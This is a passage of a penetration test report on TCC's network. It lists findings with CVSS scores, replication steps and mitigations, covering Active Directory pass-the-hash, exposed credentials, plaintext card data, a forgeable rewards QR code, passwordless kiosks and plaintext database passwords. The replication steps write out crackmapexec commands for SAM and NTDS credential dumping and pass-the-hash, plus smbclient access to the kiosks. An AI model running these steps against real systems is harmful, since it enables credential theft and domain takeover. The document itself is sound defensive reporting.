Impact	Critical		
Likelihood	Very Likely		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1550 - Use Alternate Authentication Material		
Hosts	10.0.0.5, 10.0.0.6, 10.0.0.51, 10.0.0.52		

Impact

The Windows Active Directory was found to be insecurely configured, which allowed [redacted] to compromise the Domain Controller, exploitation of which can affect the confidentiality, integrity and availability in the operations of TCC. Employees can see impacts ranging from not being able to log into their workstations to the complete shutdown of the corporate Active Directory environment, which might affect other services on the corporate network.


Details

During the assessment [redacted] was able to dump password hashes using a guest account which was then used to do a pass-the-hash across the network. This led the team to gain administrator access on all the active directory hosts as the administrator password was being reused and one of the hosts was the Domain Controller. Having local administrator access on a domain controller means having administrator access on the domain controller equivalent to that of a Domain Admin. The team was also able to dump the cleartext credentials from the ntds.dit file on the domain controller which was storing the credentials in plain text.

Replication

1. Save the list of IP addresses for windows machines in a file windows.txt
2. Login to the workstation01 (10.0.0.51) using a guest username and empty password

apexec smb 10.0.0.51 -u guest -p '' –shares




Logging in as guest

3. Using crackmapexec, the SAM database is able to be dumped on Workstation01

nd: **crackmapexec smb 10.0.0.51 -u guest -p '' –sam**


Dumping password hash from sam database

4. Using the dumped administrator hash from 10.0.0.51 host, run the following:
    a. Command: **crackmapexec ips.txt -u Administrator -H <hash obtained from SAM dump>**



Performing pass-the-hash across the windows machines

5. Now we can dump the clear text credentials on the domain controller DC01 using the following command
    a. Command: **crackmapexec 10.0.0.5 -u Administrator -H <hash obtained from SAM dump> –ntds**



Dumping the NTDS file with all the employee's clear text credential

Mitigation
1. Windows **LAPS (local administrator password solution)** should be used in the environment which would rotate the admin credentials periodically and in an automated way. 2. Password reuse should be avoided, especially for administrator accounts. 3. Administrator accounts should be locked, and accounts that need specific permissions pertaining to the task required to be performed should be given appropriate permissions and rights.

References
1. Security Assessment: Microsoft LAPS Usage 2. Prevent Pass-The-Hash by Securing Local Windows Administrators with LAPS 3. Use Alternate Authentication Material: Pass The Hash 4. Disable Guest Account 5. Enable or Disable User Account from Command Line 6. OS Credential Dumping: LSA Secrets

7.1.3 Credential Exposure From Unauthenticated Request

Credential Exposure From Unauthenticated Request		CVSS	Prioritization
Risk	**High**	**9.1 Critical**	**CRIT**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1552 - Unsecured Credentials		
Hosts	10.0.0.12		

Impact
The Rewards Portal returns a plaintext set of correct credentials when attempting to authenticate a user. This undermines the security of the application as knowing only a user's username will allow the discovery of the user's password.

Details
When authenticating to the Rewards Portal, the server will return a set of valid credentials as part of the authentication request even when an invalid password is provided. Viewing the request in a web proxy/interceptor allows a user to see all private information related to a customer.

Replication
3. Navigate to https://10.0.0.12/admin.html or https://10.0.0.12/ 4. Authenticate to a user with an incorrect password 5. View response to the request in web proxy/interceptor

Credential exposure

Mitigation
1. Evaluate assets and gather accounts where credentials have been exposed and request that employees and customers reset their accounts to protect their personal information. 2. Ensure that all private information within the Rewards Portal can only be viewed via an authenticated session. 3. Configure Multi-Factor Authentication for the portal in order to increase authentication security for verification of customers to drastically reduce unauthorized access and increase the security of customer data.

References
1. A01 Broken Access Control – OWASP Top 10:2021 2. Unsecured Credentials, Technique T1552 - Enterprise | MITRE ATT&CK®


7.1.4 Payment Data Shown in Plaintext

Payment Data Shown in Plaintext		CVSS	Prioritization
Risk	**Critical**	6.5 Medium	CRIT
Impact	**Critical**		
Likelihood	**Likely**		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1078 - Valid Accounts		
Hosts	10.0.0.11		

Impact
Exposure of credit card information poses a risk of theft of customers payment information by an attacker. Storing payment information in plaintext can have a large impact on TCC for many reasons including violating the Payment Card Industry Data Security Standards (PCI-DSS) leading to significant fines. Additionally, customers may lose trust in TCC if their payment data is compromised and may decide to take their business elsewhere.


Details
The reservation system displays the payment information of every customer with a reservation in plaintext, including their credit card number, CVV, and expiration date. While storing a card number in a secure way is permitted by PCI-DSS, storing the CVV is never allowed.

Replication
1. Log in as the admin to the reservation system according to 7.2.5 WordPress Insecure Credentials. 2. Navigate to the "Reservations" shown below:



Reservations Page

3. Click on any of the reservations. In the Customer payment info section, the card information is displayed.



Example Payment Info

Mitigation

1. Encrypt all payment and another customer PII and store them in a separate and secure database with strong access controls
2. Use a compliant payment gateway with the Payment Card Industry Data Security Standards (PCI-DSS) to ensure the secure handling of payment data.
3. Regularly review and audit payment transaction logs for suspicious or

unexpected activity in order to take quick action if necessary.

4. Remove CVV card numbers and only use them for authorizing payments.

References
1. How To Store Credit Card Information - PCI DSS GUIDE. 2. Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®


7.1.5 Insecure Rewards QR Code

Insecure Rewards QR Code		CVSS	Prioritization
Risk	Critical	6.5 Medium	CRIT
Impact	High		
Likelihood	Very Likely		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N		
MITRE ATT&CK	T1565 - Data Manipulation		
Hosts	10.0.0.12		

Impact
An insecure implementation of the QR code used to redeem rewards points could allow a user to set an arbitrary balance before redeeming rewards. If exploited, this could have severe financial consequences for TCC as users could generate a QR code with enough balance to cover the cost of their stay every time they book a room.

Details
After logging in to the My Rewards portal as a user, the user is presented with a QR code to use to redeem rewards. Upon investigating the QR code, it is a concatenation in the form of "username+points". It would be possible for a user to use a QR code generator and put in the string of their username and change the points value to have a higher number. They could then replace the QR code on the webpage with the one they generated, by editing a screenshot of the page.

Replication
1. Log in to the rewards portal as a user that has points. 2. The page displays the number of reward points a customer has and a QR code that can be used to redeem rewards. Use the browser extension QR Code Reader to view the text represented by the code. It shows the text in the form of "username+points"



QR Code Reader Output for a User

Mitigation
1. Implement secure identifiers to reference rewards accounts within the QR code which does not include any personal information about the user. 2. Implement a back-end system to track balances instead of storing balances with QR code.

References
1. Enhancing QR Code Security 2. Data Manipulation

7.2 High

7.2.1 Unauthenticated Kiosks

Unauthenticated Kiosks		CVSS	Prioritization
Risk	**High**	**9.8** Critical	**HIGH**
Impact	**High**		
Likelihood	**Very Likely**		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1078 - Valid Accounts		
Hosts	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104		

Impact

An Administrator login with no password could lead to several security issues, such as data breaches where an attacker with access to the Administrator account could access and exfiltrate sensitive information from the Kiosks system. Furthermore, it may result in non-compliance with industry regulations, leading to fines or legal penalties.


Details

[redacted] discovered that the Kiosks running on hosts 10.0.200.101-104 had a significant security vulnerability, as they were able to log in to the systems using the 'Administrator' account without any password.

Utilizing Remote Desktop Protocol (RDP) to connect to the hosts, [redacted] found that the permissions of the Kiosks' file systems could be altered, which enabled remote code execution with the highest level of privileges on the system.


Replication

1. Launch the Remote Desktop Protocol (RDP) Application and establish a connection with the Kiosk. Use 'Administrator' as the username, and leave the password field blank.



RDP Login

2. Verify the identity of the host that you are connecting with, and "Accept."




Host Verification

3. Now, the user can access Kiosk mode within Microsoft Edge.


Kiosk Mode Screen

4. The user will be able to click on the GIF in Kiosk mode and click on "Save Picture as..."




Save the Picture

5. The user may now browse around the Kiosk's file system and look for anything that they may be able to configure.




Access to the File System

6. Looking at Devices and drives, there is one available (OS (C:)) – There are several groups or usernames that are available – Administrators and Users.




Properties of C Drive

7. Navigate to "Sharing > Advanced Sharing" and look at the Share permissions for the C drive



Sharing Settings

8. Configure the "Share Permissions" for the Group "Everyone" to Allow All for "Full Control", "Change", "Read".




Modify Permissions for C Drive

9. Now, if repeated on all other hosts – an adversary may be able to use smbclient to upload/download files, or spawn a reverse shell.

```
└─# smbclient //10.0.200.101/C$ -m SMB1 -U Administrator
WARNING: Ignoring invalid value 'SMB1' for parameter 'client max protocol'
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Fri Jan 13 07:57:35 2023
  Boot                               DHS        0  Tue Jun 21 09:19:21 2022
  bootmgr                           AHSR   389396  Fri Jan  6 19:24:28 2017
  BOOTNXT                            AHS        1  Sat Jul 16 06:18:08 2016
  Documents and Settings          DHSrn        0  Tue Jun 21 09:20:38 2022
  pagefile.sys                       AHS 2013265920  Tue Jan 10 05:32:22 2023
  PerfLogs                             D        0  Sat Jul 16 06:23:21 2016
  Program Files                       DR        0  Tue Jan 10 05:40:32 2023
  Program Files (x86)                  D        0  Sat Jul 16 06:23:24 2016
  ProgramData                         DH        0  Tue Jan 10 05:30:10 2023
  petrans                              D        0  Fri Jan 13 00:54:09 2023
  Recovery                         DHSn        0  Tue Jan 10 05:28:57 2023
  SecureAdmin                          D        0  Tue Jan 10 05:40:20 2023
  SymCache                             D        0  Fri Jan 13 07:37:25 2023
  System Volume Information          DHS        0  Tue Jun 21 09:23:25 2022
  Users                               DR        0  Fri Jan 13 08:37:02 2023
  Windows                              D        0  Fri Jan 13 08:26:22 2023

                13106687 blocks of size 4096. 9369585 blocks available
smb: \>
```

SMBClient login as Administrator



Utilizing SmbExec to spawn a shell on the system

Mitigation

1. Implement strong, unique passwords for all Administrator accounts
2. Follow the principle of least privilege should be followed and the Kiosk mode should not be deployed by the Administrator account.

References

1. Create and Use Strong Passwords
2. Principle of Least Privilege (POLP)
3. Setting Up Windows 10 Kiosk Mode with 4 Different Methods


7.2.2 Plaintext Passwords in Database

Plaintext Passwords in Database		CVSS	Prioritization
Risk	Critical	9.1 Critical	HIGH
Impact	High		
Likelihood	Very Likely		
CVSS String	AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H		
MITRE ATT&CK	T1552 - Unsecured Credentials		
Hosts	10.0.0.12		

Impact
Sensitive information of the user can be leaked which can allow an attacker to access the reward points for any user in the database. Data integrity and confidentiality is at risk as an attacker can spend a client's reward points without their authorization. Attackers can also view every reward member's password, resulting in major compromise via one leaked credential.

Details
A table in the MariaDB database containing customer loyalty information stores the username, email, password, point values, and admin status in plaintext. The root user's password is guessable and short, providing access to the database.

Replication
1. After guessing a few common passwords, you can log in to the root user account. 2. Using the "loyalty" database, select the contents of the "users" table.



Users Table in Rewards Database

Plaintext Credentials from Web Request

Mitigation

1. Used hashes along with salt to store any user's passwords
2. Set up a company-wide password policy with rules for the length and complexity of passwords.
3. Implement a password expiration policy that requires users to reset their passwords periodically.
4. Use two-factor authentication for additional security.

References
1. NIST password recommendations 2. How to store your users' passwords safely 3. Unsecured Credentials, Technique T1552 - Enterprise | MITRE ATT&CK®


7.2.3 Insufficient MongoDB Access Control

Insufficient MongoDB Access Control		CVSS	Prioritization
Risk	Medium	8.1 High	HIGH
Impact	High		
Likelihood	Likely		
CVSS String	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N		
MITRE ATT&CK	T1222 - File and Directory Permissions Modification		
Hosts	10.0.0.7		

Impact
The lack of access controls allow for the reading and writing of data stored in the MongoDB without any credentials. Unauthenticated users can make unauthorized changes to the data, such as adding, modifying, or deleting documents. When there is no access control, there are no restrictions on what data users can access or what operations they can perform on the data. This can result in data breaches and unauthorized access to sensitive information.

Details
